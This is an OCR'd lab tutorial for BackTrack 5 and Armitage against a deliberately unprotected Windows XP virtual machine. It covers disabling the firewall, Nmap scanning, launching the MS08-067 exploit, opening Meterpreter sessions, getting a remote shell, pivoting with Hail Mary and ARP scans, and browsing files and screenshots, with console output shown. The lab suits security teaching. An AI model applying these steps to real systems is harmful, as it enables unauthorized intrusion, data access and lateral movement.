
Promiscuous Mode: Allow All

Mac Address: 080027CA3384

☑ Cable connected

Controls how this virtual adapter is attached to the real network of the Host OS.

4. Do this for both the BT5 and Hackable VMs
5. Start both VMs, default credentials for BT5 are “root” and “toor”
6. Once Windows XP (Hackable) has booted up disable the firewall by going to Control Panel, Network and Internet Connections, Windows Firewall, and turning off the firewall.


Hackable (Firewall, 6) [Running] - Oracle VM VirtualBox
Machine View Devices Help
Network and Internet Connections
Go
ection
at your workplace
l office network
e or small office
Panel icon
Network Connections
Windows Firewall
Configure the Windows Firewall
Wireless Network Setup Wizard
start
Network and Internet...
8:11 PM
Right Ctrl

Windows Firewall

General | Exceptions | Advanced

Your PC is not protected: turn on Windows Firewall

Windows Firewall helps protect your computer by preventing unauthorized users from gaining access to your computer through the Internet or a network.

○ On (recommended)

This setting blocks all outside sources from connecting to this computer, with the exception of those selected on the Exceptions tab.

□ Don't allow exceptions

Select this when you connect to public networks in less secure locations, such as airports. You will not be notified when Windows Firewall blocks programs. Selections on the Exceptions tab will be ignored.

● Off (not recommended)


Avoid using this setting. Turning off Windows Firewall may make this computer more vulnerable to viruses and intruders.

What else should I know about Windows Firewall?

OK | Cancel

a.

7. Next, open a command prompt in XP and run “ipconfig” to find out XP’s IP address.
8. Switch to BT5 and open a terminal, run “ifconfig” to find out its IP address.
9. From the terminal, ping XP’s IP address, Ctrl+C to stop the ping after a few seconds.
   a. *If the ping fails you will need to troubleshoot you virtual network connections and firewall settings
10. Switch back to XP and ping BT5’s IP address
    a. *Again, if the ping fails you will need to troubleshoot you virtual network connections and firewall settings
11. If both the ping tests work, open a terminal in Backtrack and run “armitage”, a popup box will appear, click Start MSF



Connect...

Host: 127.0.0.1

Port: 55553

□ Use SSL

User: msf


Pass: 1b0c29c73418bfdff1ae4e9d55c25(

DB Driver: postgresql

DB Connect String: msf3:"c1a39a3f"@127.0.0.1

a.

12. It will take a few seconds to load Armitage




```
root@bt:~# armitage
```

Connecting to 127.0.0.1:55553
java.net.ConnectException: Connection refused

a.

b. * “Connection refused” is normal, just wait it out.


13. Another box will appear asking for the attacker computer IP, insert BT5’s IP address



Could not determine attack computer IP
What is it?


a.

14. When Armitage loads its GUI select Hosts, Nmap Scan, and run Quick Scan (with OS detect)



a.


15. Insert XP’s IP address into the popup box



Enter scan range (e.g., 192.168.1.0/24):

a.


16. The found host (XP) will show up on the screen after Nmap finishes.



```
[*] Nmap: 135/tcp open  msrpc         Microsoft Windows RPC
[*] Nmap: 139/tcp open  netbios-ssn
[*] Nmap: 445/tcp open  microsoft-ds Microsoft Windows XP microsoft-ds
[*] Nmap: MAC Address: 08:00:27:50:78:95 (Cadmus Computer Systems)
[*] Nmap: Device type: general purpose
[*] Nmap: Running: Microsoft Windows XP|2003
[*] Nmap: OS details: Microsoft Windows XP SP2 or SP3, or Windows Server 2003
[*] Nmap: Network Distance: 1 hop
[*] Nmap: Service Info: OS: Windows
[*] Nmap: OS and Service detection performed. Please report any incorrect results at http://nmap
.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 24.50 seconds
```


a.

17. Navigate to Attacks, Find Attacks, and click by port.




a.

18. Next, right click on the host and select Attack, smb, ms08_067_netapi



a.

19. A popup box will appear giving a description for the exploit, click Launch to start it.

a. 

Attack 192.168.56.103

Microsoft Server Service Relative Path Stack Corruption

This module exploits a parsing flaw in the path canonicalization code of NetAPI32.dll through the Server Service. This module is capable of bypassing NX on some operating systems and service packs. The correct target must be used to prevent the Server Service (along with a dozen others in the same process) from crashing. Windows XP targets seem to handle multiple successful exploitation events, but 2003 targets will


Option	Value
LHOST	192.168.56.101
LPORT	4415
RHOST	192.168.56.103
RPORT	445
SMBPIPE	BROWSER

Targets: 0 => Automatic Targeting

□ Use a reverse connection


□ Show advanced options

20. When the exploit finishes, lightning bolts will appear on the host indicating that it has been compromised. If it has completed successfully "Meterpreter session 1 opened" will also appear under the consul tab at the bottom of the screen.

a. 


```
       =[ metasploit v4.0.0-release [core:4.0 api:1.0]
+ -- --=[ 716 exploits - 361 auxiliary - 68 post
+ -- --=[ 226 payloads - 27 encoders - 8 nops
       =[ svn r13462 updated 307 days ago (2011.08.01)

Warning: This copy of the Metasploit Framework was last updated 307 days ago.
         We recommend that you update the framework at least every other day.
         For information on updating your copy of Metasploit, please see:
             https://community.rapid7.com/docs/DOC-1306

[*] Meterpreter session 1 opened (192.168.56.101:49908 -> 192.168.56.103:4415) at 2012-06-03 11:
24:09 -0400
msf >
```

21. Right click on the compromised host and navigate to Meterpreter 1, Access, Migrate Now. This will save the connection even if the computer is closed.




a.

22. You now have access and control of the compromised host. To open a command shell, right click on the host and select Meterpreter 1, Interact, Command Shell.



a.


23. Run "ipconfig" in the cmd.exe tab to verify you have access and control of the host.




```
C:\WINDOWS\system32> ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : 192.168.56.103
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . :

C:\WINDOWS\system32>
```

a.

24. To compromise other hosts on the network, using the already compromised host, go to Attacks, Hail Mary, and click by port.


a. 

25. Then, right click on the host and select Meterpreter 1 and click ARP Scan.

a. 


```
Active sessions
===============

  Id  Type                    Information                      Connection
        Via
  --  ----                    -----------                      ----------
        ---
  1   meterpreter x86/win32  NT AUTHORITY\SYSTEM @ HACKME  192.168.56.101:49908 -> 192.168.56.10
3:4415  exploit/windows/smb/ms08_067_netapi

[*] Meterpreter session 2 opened (192.168.56.101:43892 -> 192.168.56.103:29518) at 2012-06-03 12
:05:34 -0400
msf >
```

26. Then, click ARP Scan

a. 


host	mask
192.168.56.0	255.255.255.0

27. Any other hosts on the network will now show up, and can be compromised.

a. 

```
NT AUTHORITY\SYSTEM @ HACKME
```


28. To view the compromised host's files, right click on it and go to Meterpreter 1, Explore, Browse Files.

a. 

C:\

D	Name	Size	Modified	Mode
📁	Documents and Settings		2012-05-28 14:48:15 -0400	40777/rwxrwxrwx
📁	Program Files		2012-05-28 14:48:19 -0400	40555/r-xr-xr-x
📁	System Volume Information		2012-05-28 14:46:29 -0400	40777/rwxrwxrwx
📁	WINDOWS		2012-05-28 14:48:16 -0400	40777/rwxrwxrwx
	AUTOEXEC.BAT	0b	2012-05-28 14:41:48 -0400	100777/rwxrwxrwx
	CONFIG.SYS	0b	2012-05-28 14:41:48 -0400	100666/rw-rw-rw-
	IO.SYS	0b	2012-05-28 14:41:48 -0400	100444/r--r--r--

29. To view a screen shot of the host, right click on it and go to Meterpreter 1, Explore, Screenshot

a. 

```
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Hack Me>ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : 192.168.56.103
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . :

C:\Documents and Settings\Hack Me>_
```

Summary

The information in this article is provided for educational purposes only and for making people aware of the risks of using unsecured wireless networks. It’s not intended to be used for any illegal activity.

By completing this hands-on lab, you’ve learned how to use different types of security tools to help keep your networks and students more secure.